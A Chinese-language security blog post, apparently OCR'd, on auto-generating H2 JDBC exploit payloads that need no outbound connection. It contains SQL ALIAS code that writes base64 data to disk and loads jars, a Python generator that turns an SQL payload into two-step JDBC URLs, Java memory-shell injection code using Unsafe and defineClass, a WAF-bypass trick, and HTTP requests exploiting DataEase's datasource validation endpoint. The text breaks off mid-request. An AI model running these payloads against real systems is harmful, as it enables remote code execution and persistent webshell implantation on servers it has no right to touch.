h2 jdbc不出网poc自动生成

前言

之前一直感觉h2 jdbc的不出网poc写起来很麻烦，各种转义啥的反正不方便，而且很容易被拦截关键字，远不如远程连接文件好用，所以一直有想法想写个自动生成h2 jdbc不出网poc的脚本，到后面出suctf的时候看到yulate给了一种解决办法： SUCTF2025 出题记录

0x05 h2 任意代码执行注入micronaut内存马

两种思路，第一种是直接将注入内存马的代码按照h2 sql的语法进行编码转换执行，但是比较麻烦，需要将import的类都写成全类名进行使用。


第二种将jar包读取为二进制流再base64写到服务器，再使用loadClas加载即可

```
-- Step 1: 创建Base64解码和文件写入的ALIAS
CREATE ALIAS IF NOT EXISTS BASE64_TO_JAR AS '
void base64ToJar(String base64Data, String filePath) throws java.io.IOException {
    byte[] jarBytes = java.util.Base64.getDecoder().decode(base64Data);
    try (java.io.FileOutputStream fos = new java.io.FileOutputStream(filePath)) {
        fos.write(jarBytes);
    }
}
';

-- Step 2: 创建加载JAR并执行方法的ALIAS
CREATE ALIAS IF NOT EXISTS LOAD_JAR AS '
void loadJar(String jarPath, String className, String methodName) throws Exception {
    java.net.URL jarUrl = new java.net.URL("file:" + jarPath);
    java.net.URLClassLoader classLoader = new java.net.URLClassLoader(new java.net.URL[]{jarUrl});
    Class<?> loadedClass = classLoader.loadClass(className);
    Object instance = loadedClass.getDeclaredConstructor().newInstance();
    java.lang.reflect.Method method = loadedClass.getMethod(methodName);
    method.invoke(instance);
}
';

-- Step 3: 执行Base64解码并写入JAR文件
CALL BASE64_TO_JAR('你的base64数据', 'yourfile.jar');

-- Step 4: 加载JAR并执行方法
CALL LOAD_JAR('yourfile.jar', 'com.example.YourClass', 'executeMethod');
```


大概思路就是先把内存马打包成jar，然后base64编码后写入目标环境接着加载。虽然这样确实挺不错的，但是有时候比如说我只是想执行一些简单的命令，比如说弹个计算器或者反弹shell啥的，要是还得打包个jar感觉也挺麻烦的而且也不好自动生成poc，所以后面一直在想其他办法实现这个自动化poc生成的功能。

利用本地文件实现连接


更新jdbc-tricks的h2模块的时候，偶然想起来之前好像看到某个师傅的文章里提到过h2 jdbc的一个trick，在用runscript from远程连接文件的时候，其实不一定要保持xxx.sql的格式，可以不出现.sql，搜索了一下文章，发现是pen4uin师傅之前提到的：记一次H2 JDBC的实战利用

> ### 0x03 绕过 WAF，拿下目标
>
> 但是后面在目标上进行远程加载 sql 文件时，再次被 waf 给拦截，
>
> 
>
>
> 经过逐一删除字符发现拦截的关键字是：sql，本地黑盒测试发现 `INIT=RUNSCRIPT FROM` 的利用可以没有后缀（trick +1），
>
> 
>
>
> 最终通过删除 .sql 后缀绕过 waf 并成功拿下目标。

当然，在我自己本地测试加瞎猜的过程中，我发现这个runscript from应该只是获取url的返回进行相关的执行，所以这个url里别说可以没有后缀了，其实只要在index.html里写入sql的内容，直接连接这个url都行：



接下来一个自然而然的想法当然就是去试试能不能读取本地文件，试了试竟然还真可以：




于是升起了一个想法，虽然h2是可以直接打不出网的poc的，但是转义啥的挺麻烦的，而且说不定就有什么关键词被ban了，不如写个脚本自动把出网的poc转成不出网的poc，想法就是先用不出网的poc把base64编码后的本来需要出网的sql文件的内容写入目标的某个目录，然后用runscript读取一下就行了，内容大致如下：

```
import sys
import base64


def main():
    if len(sys.argv) != 3:
        print(f"用法: python {sys.argv[0]} <本地sql文件路径> <远程环境写入sql文件路径>")
        print(f'如: python {sys.argv[0]} "./poc.sql" "D:/test/aaa"')
        sys.exit(1)

    a = sys.argv[1]
    b = sys.argv[2]

    with open(a, "r", encoding="utf-8") as f:
        base64_data = f.read().strip()

    encoded = base64.b64encode(base64_data.encode("utf-8")).decode("utf-8")

    step1 = (
        "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;"
        "INIT=CREATE ALIAS IF NOT EXISTS BASE64_TO_File AS "
        "'void base64ToFile(String base64Data, String filePath) throws
java.io.IOException "
        "{byte[] jarBytes = java.util.Base64.getDecoder().decode(base64Data)\\\\;"
        "try (java.io.FileOutputStream fos = new
java.io.FileOutputStream(filePath)) "
        "{fos.write(jarBytes)\\\\;}}'\\\\;"
        f"CALL BASE64_TO_File('{encoded}', '{b}')\\\\;"
    )
    step2 = f"jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'{b}'"

    print("-" * 100)
    print("step1 poc如下:")
    print()
    print(step1)
    print("-" * 100)
    print("step2 poc如下:")
    print()
    print(step2)


if __name__ == "__main__":
    main()
```

下面拿dataease做例子，看看如何自动生成不出网注入内存马的例子。

自动生成dataease不出网内存马poc


首先我本地使用的环境是dataease_2.10.8，下载链接为：https://community.fit2cloud.com/download/de-desktop/2.10.8?arch=win_amd64，启动的话点击一下即可：



这里前置的分析过程我们就忽略了😂，可以看我之前的文章：从零开始的H2 JDBC url bypass之旅，这里只讲h2不出网注入内存马。

首先内存马这里我用的现成的，学习的killer师傅之前的文章：DataEase 远程代码执行漏洞分析，主要用的就是这个工具：https://github.com/pen4uin/java-memshell-generator/

```
"D:/java/jdk-17/bin/java" -jar jmg-all-1.0.8_240914.jar gui
```



注入内存马的sql文件如下:

```
CREATE ALIAS AQWSSSAZ AS $$
String shellexec(String abc) throws java.lang.Exception {
    byte[] standBytes = null;
    String tomcatStr = "yv66vgAAADEBjQEAImNvbS ...(填入生成的base64 poc)";

    java.lang.Class unsafeClass = java.lang.Class.forName("sun.misc.Unsafe");
    java.lang.reflect.Field unsafeField =
unsafeClass.getDeclaredField("theUnsafe");
    unsafeField.setAccessible(true);
    sun.misc.Unsafe unsafe = (sun.misc.Unsafe) unsafeField.get(null);

    java.lang.Module module = java.lang.Object.class.getModule();
    java.lang.Class cls = AQWSSSAZ.class;
    long offset =
unsafe.objectFieldOffset(java.lang.Class.class.getDeclaredField("module"));
    unsafe.getAndSetObject(cls, offset, module);

    java.lang.reflect.Method defineClass =
        java.lang.ClassLoader.class.getDeclaredMethod("defineClass", byte[].class,
java.lang.Integer.TYPE, java.lang.Integer.TYPE);
    defineClass.setAccessible(true);

    byte[] bytecode = java.util.Base64.getDecoder().decode(tomcatStr);
    java.lang.Class clazz = (java.lang.Class) defineClass.invoke(
        java.lang.Thread.currentThread().getContextClassLoader(), bytecode, 0,
bytecode.length);
    clazz.newInstance();
    return "test";
```


```
}
$$;
CALL AQWSSSAZ('123');
```

然后运行脚本生成不出网的poc，第一个参数就是本地的sql文件路径，第二个是写入远程的路径:


```
>python NoNetworkConversion.py "./poc.sql" "D:/test/aaa"
--------------------------------------------------------------------------------
------------------
step1 poc如下:

jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=CREATE ALIAS IF NOT EXISTS
BASE64_TO_File AS 'void base64ToFile(String base64Data, String filePath) throws
java.io.IOException {byte[] jarBytes =
java.util.Base64.getDecoder().decode(base64Data)\\;try (java.io.FileOutputStream
fos = new java.io.FileOutputStream(filePath)) {fos.write(jarBytes)\\;}}'\\;CALL
BASE64_TO_File('Q1JFQVRFIEFMSUFTIEF......', 'D:/test/aaa')\\;
--------------------------------------------------------------------------------
------------------
step2 poc如下:

jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'D:/test/aaa'
```

首先用第一个poc在"D:/test/aaa"写入内容:

```
POST /de2api/datasource/validate HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101
Firefox/142.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 31092
Origin: http://127.0.0.1:8100
Sec-GPC: 1
Connection: close
Referer: http://127.0.0.1:8100/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"id":"","name":"a","description":"","type":"h2","configuration":"eyJkYXRhQmFzZS..
...."}
```




可以看到成功生成对应的文件：



接着用第二个poc进行远程连接：

```
POST /de2api/datasource/validate HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101
Firefox/142.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 468
Origin: http://127.0.0.1:8100
```


```
Sec-GPC: 1
Connection: close
Referer: http://127.0.0.1:8100/
